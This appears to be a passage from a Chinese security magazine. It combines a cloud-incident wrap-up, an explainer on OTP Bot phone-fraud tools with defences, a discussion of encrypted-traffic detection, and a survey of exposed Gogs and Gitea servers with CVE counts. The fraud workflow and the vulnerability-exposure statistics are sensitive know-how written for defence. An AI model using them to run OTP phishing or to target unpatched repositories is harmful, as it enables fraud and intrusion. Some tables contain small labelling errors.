综合来看，这个议题介绍的五大安全事件都没有使用过于复杂高深的技术，但是造成的影响却不容小觑。随着业务上云、业务依赖的供应链上云，不可控的技术因素逐渐增多，企业控制的技术因素在减少。同时，云安全事件的影响具有规模效应，例如，如果公有云服务（从 IaaS、PaaS 到 SaaS）自身存在安全问题，几乎所有用户都会受到影响；如果用户使用的实例镜像（虚拟机、容器等）存在安全问题，从镜像创建的所有实例都会受到影响等。这既会导致潜在损失规模扩大，又会导致事后取证、判定影响范围的难度提高。因此，虽然 Ofer Maor 指出了“了解、准备和响应”三步走的策略，但是如何走好这三步仍然是一个不容易回答的问题。

另外，针对事件一涉及的源代码仓库安全问题，绿盟科技创新研究院也一直在基于测绘能力跟踪梳理国内外自建源代码仓库服务暴露案例，目前已经孵化出源代码仓库暴露核查服务，自动化进行自建源代码仓库进行测绘和敏感数据、关联实体的分析。

参考文献

[1] https://www.mitiga.io.

[2] RSAC 2022 CSCS-R02VP - It’s Getting Real & Hitting the Fan! Real World Cloud Attacks.

[3] https://www.zdnet.com/article/tech-unicorn-dave-admits-to-security-breach-impacting-7-5-million-users/.

[4] https://www.zdnet.com/article/hackers-stole-github-and-gitlab-oauth-tokens-from-git-analytics-firm-waydev/.

[5]https://www.okta.com.

电话诈骗与验证码安全

绿盟科技 能力中心 郭光正 应用安全产品部 袁婷

摘要：自 2021 年初开始对外提供服务后，OTP Bot 凭借其操作难度低、窃取成功率高等特点被广泛用于电信诈骗活动。本文简要介绍 OTP Bot 及其窃密流程，并对该类型攻击提出可操作的防护建议。

关键词：电话诈骗 验证码安全 OTP

电话诈骗是日常生活中最常见的欺诈手段之一。据公安部官方数据显示，2021 年国家反诈中心 APP 拦截诈骗电话超 15 亿次。然而在诈骗电话的另一端，与受害者对话的都是真人吗？

在 2022 年 RSA 大会上，来自 Coinbase 的全球威胁情报经理 Kelsey Dean 和 Coinbase 全球威胁情报高级研究员 Kristen Spaeth，为我们分享了名为 OTP Bot Attack[1] 的主题演讲，介绍攻击者如何利用机器人实现电话诈骗，并窃取受害者 OTP。

什么是 OTP?

OTP 全称 One-Time Password，中文译名为一次性密码、动态密码或单次有效密码。该类型密码常用于计算机系统或其它数字设备，有效期仅为一次登录会话或交易。例如，大家最常用的手机验证码就属于 OTP。相较于传统静态密码，OTP 具有不易受到重放攻击（replay attack）、破译难度高等特点。

什么是 OTP Bot ?

OTP Bot（One-Time Password）又称一次性密码机器人，是诈骗者用于获取受害者一次性密码以绕过入侵账户双重身份验证的一款工具。诈骗者可以利用这些机器人访问或窃取受害者账户。OTP 机器人通过电报机器人 API（Telegram's Bot API）搭建，该搭建结构使攻击者极难被定位追踪。

据 Coinbase 统计，该类机器人最早于 2021 年初开始对外提供服务，服务数量在 2021 年 7 月达到峰值。这一类机器人平均售价为 500-700$，可窃取加密货币交易所、银行及其他在线服务的 OTP。

OTP Bot 窃密流程

OTP Bot 攻击主要基于社会工程学。通过向受害者传递恐慌和焦虑情绪，OPT Bot 可以在短时间内快速窃取受害者一次性密码。在试图登录潜在受害者的账户时，攻击者向 OTP 机器人提供消费者的电话号码和银行名称等信息。OTP Bot 会根据这些输入信息向被害者致电，诱骗他们泄露一次性密码和其它个人身份信息，如图 1 所示。




图 1 OTP 泄密流程

例如，OTP 机器人会打电话给受害者，告知他们的银行账户存在疑似未经授权的非法活动，敦促他们立即输入一次性密码，以确保账户安全。一旦受害者输入一次性密码，攻击者会在机器人提供商的网站上看到这些密码。随后，他们便可利用这些一次性密码完成未经授权的交易，如图 2 所示。




图 2 OTP 泄密示例

OTP Bot 示例：SMS Ranger

在演讲中，Kristen Spaeth 向我们展示了一个 OTP Bot 实例——SMS Ranger（如图 3 所示）。SMS Ranger 机器人操作简单，付费用户可像在 Slack 平台一样通过命令控制机器人。一旦付费用户输入目标电话号码，机器人会自动完成剩余的工作。据 Intel 471 统计，在用户接听机器人拨出的电话后，一次性密码窃取成功率可达 80%。




图 3 SMS Ranger

绿盟科技解读

信息理论之父 Claude Shannon 曾依据数学方法论证，如果一次性密码使用得当，是无法被破解的。然而这并不意味着基于一次性密码的身份验证是绝对安全的，特别是实现层面可能会存在各种风险，造成一次性密码失窃。事实上，越来越多的攻击者开始使用 OTP Bot 进行一次性密码盗取。

当账户、电话号码等客户个人信息被泄露后，攻击者会尝试利用 OTP Bot 窃取受害者的一次性密码。在成功通过验证并登录受害者账户后，攻击者会进行资产转移、手机钱包换绑、更换验证手机 / 邮箱、实施身份仿冒类诈骗等恶意行为。

针对上述场景，绿盟电信网络反欺诈解决方案通过诈骗受害人情报、流量监测、机器学习等技术手段，事前通过异常通话、异常账号登录等行为分析，有效发现涉诈 OTP Bot 提前处置；事中针对诈骗受害人及时预警提醒与拦截（电话机器人）；事后关联溯源诈骗事件，挖掘网络诈骗黑灰产，提供精准、实时、全面的电信网络新型违法犯罪的防范治理能力，如图 4 所示。




图 4 绿盟电信网络反欺诈解决方案

防范治理电信网络诈骗需多方协同，对于账户提供方来说，加强账户安全防护刻不容缓。相关实体可通过威胁情报与反欺诈解决方案赋能，提高电信网络新型违法犯罪防治能力。此外，对于用户来说，提高安全意识、学习反诈技能也能有效保护自身财产安全。

参考文献

[1]RSAC 2022 AFD-M02 OTP Bot Attacks .

流量全密化趋势下的检测困境和思考

绿盟科技 创新研究院&天枢实验室 王萌

摘要：加密流量呈现爆炸式增长，全加密时代已然来临，如何在保护数据隐私的同时维护网络安全？本文对加密流量检测的现状、难点和出路进行充分探讨，在抛出问题的同时，分别从不同角度给出解决思路和想法。

关键词：加密流量 检测难点 检测出路

随着加密技术的广泛应用，以及新型网络技术的不断更迭，网络结构日趋复杂，加密流量呈现爆炸式增长。尤其是随着 TLS1.3 等加密协议的演进和推广，全加密时代悄然来临。加密技术在保护用户隐私的同时，也深刻改变了网络安全威胁形势，让恶意服务有机可乘。而传统的检测技术路线，在面对恶意加密流量时往往无能为力。在此背景下，基于加密流量的检测与防御势在必行。

本文针对 CNCC 大会上关于加密流量检测的分享进行探讨，并提出一些见解，希望可以给各位带来一些思考。

1. 加密流量检测的现状

1.1 流量全密化趋势

随着人们网络安全意识的不断提高和加密技术的广泛应用，在安全与隐私保护需求的驱动下，网络中的加密流量呈现爆炸式增长。

特别是 TLS 等加密协议的不断演进、DNS 加密化、QUIC 协议的推广，加密应用的全面普及和网络通信流量的加密化，已经成为不可阻挡的趋势，我们正在走向全加密时代。

1.2 滥用加密的危害

加密流量的使用越来越广泛，然而加密在保护用户隐私的同时，也给网络安全带来新的隐患，攻击者可以通过加密来隐藏自己的攻击行为。

从个人与企业的角度来看，网络全面化加密的滥用给个人与企业的财产安全造成了危害。比如暗网中可能存在买卖公民身份信息、数字货币的非法交易，各个社交平台上网络谣言的散布、网络诈骗给人民群众带来的财产损失等。

1.3 业界研究现状

加密流量检测的研究，一直是学术界和工业界都非常关注的技术方向，分析的对象即识别过程中的输入形式，包括数据包级、数据流级、主机级、社区级等。流量识别的目标也是多样的，包括加密与非加密流量识别、加密协议识别（如 SSL、SSH、IPSec、QUIC 等）、服务识别（如网页浏览、流媒体、即时通信、网络存储等）、加密应用软件识别（如淘宝、微信、Skype 等，还可进一步

精细化分类应用所属类型，如 Skype 可以分为即时消息、语音通话、视频通话、文件传输等）。还有更细粒度的加密流量内容参数识别（如发文本、抢红包、视频清晰度等）、网站指纹识别（特定敏感网站）、异常加密流量识别（如恶意软件通信流量、黑客工具产生的流量等）等。

以破密方法应对加密流量检测的思路，已经越来越难以为继。当前的研究思路以非破密手段为主，在不解密的前提下实现加密流量的检测与识别，且部分方法仍然使用了加密流量中尚存的明文部分，比如加密协议握手过程中传输的明文信息。

2. 加密流量检测的难点

2.1 特征信息不足

流量全加密时代的来临导致明文信息不足，载荷不能作为识别加密流量的特征，包长序列、包到达时间等特征，也不足以区分不同的加密流量，可用特征维度显著减少，高辨别力特征更加稀有，所以维持和提升加密流量识别性能的瓶颈是分类特征的信息量不足，而非识别算法。我们需要挖掘隐藏的特征属性、增加分类特征，进而给识别任务带来增量信息。

2.2 概念漂移问题

随着网络安全攻防对抗的愈演愈烈，识别目标会不断迭代、优化、升级甚至发生改变，加密流量的特征，也会随之发生变化。这些概念漂移问题可能使得之前训练好的模型的准确率等性能逐渐下降。可能的解决思路是对模型的结构进行调整以适应概念漂移，比如加深层、加宽层、根据数据分布变化复合新旧模型等。

2.3 标注样本缺乏

传统的机器学习方法依赖于大量标注好的样本，不仅需要大量人力导致标注成本极高，也可能有侵犯用户隐私的风险。而且新的识别目标在出现早期都是小样本或者零样本的，不再适应这种新场景下的机器学习要求。我们需要研究如何减少对标注数据的需求，可以考虑小样本学习、主动学习、半监督学习、无监督学习等方法。

2.4 开集识别问题

目前有各种算法应用于加密流量的识别，有监督机器学习、无监督机器学习、半监督机器学习、强化学习、自学习等。其中最主要的研究和应用，还是聚集在有监督机器学习。以应用识别为例，现实中应用数量是在百万级以上的，目前大部分 AI 的理论基础是将所有应用的数据都输入给模型进行训练，才能获得一个可用的识别模型，然而这是不现实的。因此，对于开放环境中未知样本的识别，研究如何降低对先验知识的依赖，以及如何提升识别模型的鲁棒性与泛化性是非常必要的。

2.5 推理性能有待提升

从公司层面来讲，AI 模型的推理过程非常消耗计算资源。虽然有很多优化和加速的方法，但是相比传统的规则匹配等技术，AI 的推理性能还是存在数量级上的差异。因此，在工程实现上需要保证模型的可用性，能够得到稳定及时的计算结果，进而应对高速网络环境下加密流量实时识别的挑战，想办法提升推理性能是非常必要的。

3. 加密流量检测的出路

3.1 构建真实网络环境下的数据集

由于现网环境非常复杂，很多时候我们在封闭数据集下训练的模型，上线之后性能表现并不理想，这时我们要考虑环境带来的影响因素。相同类别的加密流量在不同网络环境（WiFi、4G/5G 移动通信、物联网、工控网、区块链网络）下的包长、载荷长度序列等特征有一定差异，训练环境与实际环境的不一致，可能导致训练数据与实际数据分布的差异，所以理论与实际网络环境往往难以契合。

如何能够保证模型在现网环境上线后的性能呢？一方面，能适配或解决不同网络环境的识别方案本身尤为重要；另一方面，我们可以通过模拟真实网络环境，搭建接近真实网络环境的攻防对抗场景，尽可能构建真实环境下的数据集，用于对模型和方法的测评，使得模型上线后的性能影响被降到最小。

3.2 基于 AI 寻找大数据统计规律

流量的全加密导致传统的具有明确意义的特征失效，从技术发展趋势来看，下一代技术是基于大数据的统计特征，即在大量数据上做统计，基于统计的结论提取能够描述样本分布本质原因的特征。这个过程通过 AI 来实现，因为 AI 的强项就是分析大量数据找到统计规律。

当然，AI 在图像识别、语音识别等领域应用广泛。但是在流量识别领域，AI 尚处于起步阶段，还有很大的挑战和很多需要突破的技术点，所以 AI 暂时可能不适合做最后一步的判定，而是适合数据处理和辅助决策。基于 AI 的加密流量检测，也将会是一个长期的研究课题。

3.3 不放弃传统技术和已有能力

加密不是一个新生事物，由于密码学的限制，加密协议的发展也是循序渐进的。除了新增的一些功能或特征，也有一些共性。首先，加密协议的握手过程必不可少，且或多或少都有明文传输。尽管 QUIC 协议增加了首包混淆机制，但也并非严格意义上的加密，当然 TLS、QUIC 等协议都在尽可能减少明文，比如 TLS1.3 相比 TLS1.2 对握手过程进行了更多的加密。QUIC 协议除了前 8 个字节做到了近乎全加密；其次，流式加密不改变包长。

尽管加密协议不断演进，但是一些统计意义的字符串和包长特征的方法，还是一直有效，我们不能抛弃传统的技术和已有能力。总体来说，流量的加密化演进和识别技术的发展是螺旋式上升的过程。在落地过程中，要依赖 AI 专家和安全专家对流量数据有深入的理解，针对使用不同方式加密的流量，采用不同的检测和识别方案。

3.4 构建分层检测体系

网络中流量的构成十分复杂，加密流量的检测与识别从来不是在单一数据集上做单一模型就能够解决的问题。从落地层面来讲，为了实现各类加密流量的识别，可以构建分层检测体系，不同层级解决不同的问题。

针对不同类型的数据，通过数据采集与处理、特征提取与选择、指纹构建等过程，以实现不同目标的加密流量的精准识别。以多维度特征提取为例，可以提取数据包载荷等元数据特征、数据包长度序列等会话特征、数据包响应时间等时间特征、历史访问行为等主机特征。再以指纹构建为例，可以在流量中提取直接可见可理解的状态化指纹，也可以以间接化的方式提取流量产生的概念化指纹，甚至通过统计、转换、映射等方式，提取用于表征对象行为信息的行为化指纹。

3.5 多方协同共同维护网络空间安全

与用户协同：随着流量的全密化，常用的有监督模型的标注成本非常高，但并不是所有的用户行为都是非常私密的。假如有一些用户愿意在特定场景下贡献自己的数据或者辅助标注数据，相关受益方再给用户支付一定费用，这样就可以大大减少技术上打标的难度。

与运营商协同：在大网级别甚至国家级对抗上，调动运营商以上级别的流量调度能力和标注能力，形成并利用上帝视角优势，最大限度地提升事件观测的覆盖度和准确度，对特定的目标流量数据在全网范围内进行持续观测、积累和分析，最终利用大数据网络行为分析探索加密流量检测的方法。

数据协同：一方面，在监管要求和公司利益博弈下，除了公开数据集或者联盟外，数据持有者之间、数据持有者和模型构建者之间，并不能互联互通，造成了一定的数据壁垒问题；另一方面，以网络公害为例，其生态体系不断完善，需要全链条追踪溯源，仅仅依靠单点研判信息量严重不足。因此，在隐私保护的大前提下，利用隐私保护计算、多方安全计算、联邦学习等技术，一定程度上缓解了数据共享问题，并实现多点协同分析和研判。

校企协同：学术界往往在做最前沿的研究，我们确实能看到很多优秀的研究成果。但对于其价值很多时候似乎没有相对客观的判断标准，工业界的关注点则不完全相同，能否在真实场景下很好地落地至关重要。因此，我们提倡加强校企合作，融合学校的研究优势和企业的产品价值，促进科研成果转化。

4. 总结

随着全球网络安全技术的发展，加密策略在保护隐私的同时，也增加了恶意流量被发现和检出的难度，同时技术落地也面临重重挑战。本文针对加密流量检测的研究和落地，探讨了加密流量检测的现状、难点和出路，为全加密时代下如何维护网络安全添砖加瓦。

DevOps风险测绘之代码篇

绿盟科技 创新研究院 陈佛忠

摘要：DevOps 概念逐渐被越来越多的企业认可，但 DevOps 工具却存在严重的脆弱性问题，本文将就代码管理的相关工具进行风险测绘。

关键词：DevOps 代码仓库 未授权访问漏洞 软件供应链安全

1. 简介

1.1 DevOps 流程简述

DevOps 是 Development 和 Operations 组合的缩写词，它指的是一种协作方法。它能使企业的应用程序开发团队(Development team) 和 IT 运营团队 (Operations team) 更好地沟通工作。DevOps 的概念有助于使技术项目与业务需求保持一致，从而提高企业整体的工作效率 [1]。如图 1 所示 [2]，DevOps 流程主要会涉及 8 个步骤，分别是：计划 (PLAN)、编码 (CODE)、编译 (BUILD)、测试 (TEST)、发布 (RELEASE)、部署 (DEPLOY)、运营 (OPERATE) 和监控 (MONITOR)。




图 1 DevOps 流程示意图

1.2 编码环节简述

编码 (CODE) 环节是 DevOps 流程中非常重要的一环。在这一环中，企业机构一般都会使用相关的代码管理工具来提高团队整体的开发协作效率。同时大部分企业机构会选择自建代码仓库管理工具来进行开发，以避免自身相关的代码暴露在公网之中。因此，DevOps 团队一般不会使用集中式公开的代码管理工具 (如 Github、CSDN、Gitee 等)，而是选择可以建在自己服务器上的代码管理工具 (如 GitLab、Gogs、Gitea、Gitblit 等)。

1.3 自建代码仓库测绘

代码安全一直是网络信息安全中至关重要的一环。对于一个网络系统来说，代码就是其生命的化身，无论是前期的研发还是后期的运营，代码安全对于任何一个组织机构而言都有举足轻重的意义。基于网络空间测绘技术，我们对自建代码仓库 GitLab、Gogs、Gitea、Gitblit、Gitbucket 等进行了研究。此前 52 期《安全 +》文章《谁动了我的 DevOps：DevOps 风险测绘》中已详细介绍了 GitLab 资产的风险测绘。此篇我们将详细介绍 Gogs、Gitea 和 Gitblit 三个代码仓库资产相关的测绘研究结果。

2. Gogs 资产风险测绘

2.1 Gogs 简介

Gogs 是一款极易搭建的自助 Git 服务，它的目标是打造一个最简单、最快速和最轻松的方式搭建自助 Git 服务。使用 Go 语言开发使得 Gogs 能够通过独立的二进制分发，并且支持 Go 语言支持的所有平台，包括 Linux、Mac OS X、Windows 及 ARM 平台 [3]。

2.2 Gogs 国内资产暴露情况

根据网络测绘数据，我们对 2022 年 3 月国内 Gogs 资产暴露情况进行了统计，共计查询到 4650 个暴露的资产。下面，我们将从地区分布、暴露端口和网络协议三个维度分别进行介绍。

如图 2 所示，国内暴露的 Gogs 资产中约 60% 来源于北京市、广东省、上海市。其中北京市暴露资产数量排名首位，暴露的 Gogs 资产达到 1095 个。




图 2 Gogs 国内暴露资产分布图（地区维度）

如图 3 所示，国内暴露的 Gogs 资产使用的端口主要为 3000 和 443，共占总数的 93%。其中 3000 端口暴露量最多，共计 3849 个，占比 83%。




图 3 Gogs 国内暴露资产分布图（端口维度）

如图 4 所示，国内暴露的 Gogs 资产协议为 HTTP 和 HTTPS，分别占比 86% 和 14%。




图 4 Gogs 国内暴露资产分布图（协议维度）

2.3 Gogs 国内资产脆弱性情况分析

我们对近几年 Gogs 的 CVE 进行了分析，主要有七个，分别是：CVE-2020-15867、CVE-2019-14544、CVE-2018-20303、CVE-2018-18925、CVE-2018-16409、CVE-2018-15193 和 CVE-2018-15192。CVE 发布时间、CVSS V3.1 评分、CVE 对应资产版本及漏洞类型如表 1 所示，其中评分 9 分以上的漏洞有两个，分别是属于 RCE 漏洞的 CVE-2018-18925 和属于未授权访问漏洞的 CVE-2019-14544。

表 1 Gogs CVE 详情

CVE 编号	发布时间	CVSS V3.1 评分	Gogs 对应版本	漏洞类型
CVE-2018-15192	08/07/2018	8.6	<= 0.11.53	SSRF
CVE-2018-15193	08/07/2018	8.8	<= 0.11.53	CSRF
CVE-2018-16409	09/03/2018	8.6	0.11.53	SSRF
CVE-2018-18925	11/04/2018	**9.8**	<= 0.11.66	RCE
CVE-2018-20303	12/19/2018	7.5	< 0.11.82	目录遍历
CVE-2019-14544	08/02/2019	**9.8**	0.11.86	未授权
CVE-2020-15867	10/16/2020	7.2	[0.5.5, 0.12.2]	权限提升

除了公布的 Gogs CVE 漏洞之外，我们通过研究还发现，部分 Gogs 资产存在因错误配置而导致的未授权访问漏洞。攻击者可以匿名访问该资产的代码仓库并进行拷贝，如图 5 所示。




图 5 存在未授权访问漏洞的 Gogs 资产

针对上述暴露的 4650 个 Gogs 资产，我们对其脆弱性进行了分析。如下图 6 所示：我们共发现未授权访问漏洞（因错误配置）2181 个、CVE-2020-15867（权限提升）1263 个、CVE-2018-20303（目录遍历）549 个、CVE-2018-18925（RCE）503 个、CVE-2018-15192（SSRF）435 个、CVE-2018-15192（CSRF）435 个、CVE-2019-14544（未授权访问）151 个和 CVE-2018-16409（SSRF）65 个。




图 6 Gogs 暴露资产脆弱性情况

3. Gitea 资产风险测绘

3.1 Gitea 简介

Gitea 是一个企业自身托管的 Git 服务程序，由 Gogs 发展而来，支持 Linux、macOS 和 Windows 等各种架构。Gitea 的首要目标是创建一个极易安装、运行非常快速、安装和使用体验良好的自建 Git 服务。Gitea 采用 Go 作为后端语言，这使它只要生成一个可执行程序即可 [4]。

3.2 Gitea 国内资产暴露情况

根据网络测绘数据，我们对 2022 年 3 月国内 Gitea 资产暴露情况进行了统计，共计查询到 2922 个暴露的资产。下面将从地区分布、暴露端口和网络协议三个维度分别进行介绍。

如图 7 所示，国内暴露的 Gitea 资产中，约 55.3% 来源于北京市、广东省、上海市。其中北京市暴露资产数量排名首位，暴露的 Gitea 资产达到 563 个。




图 7 Gitea 国内暴露资产分布图（地区维度）

由图 8 可见，国内暴露的 Gitea 资产使用的端口主要为 3000 和 443，占总数的 96%。其中 3000 端口暴露量最多，共计 2293 个，占比 78.5%。

图 8 Gitea 国内暴露资产分布图（端口维度）

如图 9 所示，国内暴露的 Gitea 资产协议为 HTTP 和 HTTPS，分别占比 82% 和 18%。




图 9 Gitea 国内暴露资产分布图（协议维度）

3.3 Gitea 国内资产脆弱性情况分析

我们对近几年 Gitea 的 CVE 进行了分析，主要有九个，分别是：CVE-2018-18926、CVE-2019-11576、CVE-2020-13246、CVE-2021-3382、CVE-2021-45325、CVE-2021-45326、CVE-2021-45327、CVE-2021-45330、CVE-2021-45331，详情如表 2 所示。其中评分 9 分以上的漏洞有四个，分别是属于 RCE 漏洞的 CVE-2018-18926 和 CVE-2021-45327、属于未授权访问漏洞的 CVE-2019-11576、属于弱身份验证漏洞的 CVE-2021-45330。

表 2 Gitea CVE 详情

CVE 编号	发布时间	CVSS V3.1 评分	Gogs 对应版本	漏洞类型
CVE-2018-18926	11/04/2018	9.8	< 1.5.4	RCE
CVE-2019-11576	04/27/2019	9.8	< 1.8.0	未授权
CVE-2020-13246	05/20/2020	7.5	< 1.11.5	线程死锁
CVE-2021-3382	02/05/2021	7.5	[1.9.0, 1.13.1]	DoS
CVE-2021-45325	02/08/2022	7.5	< 1.7.0	SSRF
CVE-2021-45326	02/08/2022	8.8	< 1.5.2	CSRF
CVE-2021-45327	02/08/2022	9.8	< 1.11.2	RCE
CVE-2021-45330	02/09/2022	9.8	< 1.15.7	弱身份验证
CVE-2021-45331	02/09/2022	9.8	< 1.5.0	未授权

除了公布的 Gitea CVE 漏洞之外，和 Gogs 类似，我们还发现了部分 Gitea 资产存在着因错误配置而导致的未授权访问漏洞。攻击者可以匿名访问该资产的代码仓库并进行拷贝，如图 10 所示。




图 10 存在未授权访问漏洞的 Gitea 资产

针对上述暴露的 2922 个 Gogs 资产，我们对其脆弱性进行了分析。如图 11 所示，我们共发现未授权访问漏洞（因错误配置）1743 个、CVE-2021-45330（弱身份验证）1537 个、CVE-2021-3382（DoS）592 个、CVE-2020-13246（线程死锁）365 个、CVE-2021-45327（RCE）325 个、CVE-2019-11576（未授权）113 个、CVE-2021-45325（SSRF）92 个、CVE-2018-18926（RCE）56 个、CVE-2021-45326（CSRF）52 个和 CVE-2021-45331（未授权）43 个。




图 11 Gitea 暴露资产脆弱性情况

4. Gitblit 资产风险测绘

4.1 Gitblit 简介

Gitblit 是一个开源的纯 Java 堆栈，用于管理、查看和提供 Git 存储库，它是一款为希望托管集中式存储库的小型工作组设计的工具。Gitblit 可以用作没有管理控制或用户账户的存储库查看器，也可以用作完整的 Git 堆栈，用于克隆、推送和存储库访问控制。同时，Gitblit 可以在没有任何其他 Git 工具（包括实际的 Git）的情况下使用，也可以与用户已建立的工具配合使用 [5]。

4.2 Gitblit 国内资产暴露情况

根据网络测绘数据，我们对 2022 年 3 月国内 Gitblit 资产暴露情况进行了统计，共计查询到 1556 个暴露的资产。下面将从地区分布、暴露端口和网络协议三个维度分别进行介绍。

如图 12 所示，国内暴露的 Gitblit 资产中，约 74% 来源于北京市、广东省、上海市和浙江省。其中北京市暴露资产数量排名首位，暴露的 Gitblit 资产达到 359 个。

